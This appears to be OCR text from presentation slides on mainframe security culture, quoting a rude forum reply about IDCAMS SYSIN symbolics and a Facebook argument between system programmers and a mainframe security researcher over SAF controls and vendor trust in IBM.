
- IBM WANTS YOU TO KNOW ABOUT IT
  - I NEED YOU TO KNOW ABOUT IT
- SIGNUP, NOW!

IF CVSS >= 7.2 = RUN

COMMUNITY

- Really hard to break in to
- Pay to play
- Closed off/silo’d

THIS REALLY HAPPENED



Re: How to pass used id inside sysin dd *?

by **prino** » Fri Jun 08, 2012 12:56 pm


Are you thick or just pretending?

You've been told that you cannot use symbolics in sysin, and here you go again with the same requirement...

You've been told to write a program that writes the required data to a (temporary) file that is read by IDCAMS.

Now go away and do what you have been told to do!


REACTIONS



grgrupdalddlfiowej f KILLALLTHEMWITHFIRE
ibmmainframeforum.com/viewtopic.php?...

JESUS CHRIST ITS A F OOPS G EPIDEMIC
ibmmainframes.com/about40154.html

1) http://ibmmainframeforum.com/viewtopic.php?f=45&t=3259
2) http://ibmmainframes.com/about40154.html



[redacted] Every "hack" on that solider of fortran page can be prevented with proper security controls with any SAF. Every. Single. One. That guy disabled his comments for a reason.

August 7, 2014 at 2:29pm · Like

[redacted] Censoring your comments is kinda like IBM not disclosing their high security SRs. #irony


March 5 at 12:45pm · Like

[redacted] Just because you found a lapse in a certain shop's security rules doesn't mean you "hacked the mainframe", or that every shop is at risk.

March 5 at 12:47pm · Like

[redacted] But if you think you found a legit hole in SAF, by all means, post a link. I'm sure other sysprogs (and IBM) would be interested. As someone who has seen the source code for 2 of the 3 major SAFs, I'll tell you right now, the holes are few and very far between.

March 5 at 12:49pm · Like



Philip Young I'm not censoring. I'm moderating to prevent comments like the one you just posted which deliver nothing to the discussion and only serve to further prove my point.


The more I think about it I'd love to have you write a guest post showing how you would prevent all my hacks/tools from working, I think it would be valuable to get a system programmer opinion.

Also, that's what hacking is. Probing systems for weaknesses and poor security controls. I recommend you watch other talks about "hacking" open systems to get a better understanding of the current language and world.

March 5 at 12:50pm · Like

VENDOR TRUST

- LOTS OF TRUST PUT ON VENDORS
- SPECIFICALLY IBM

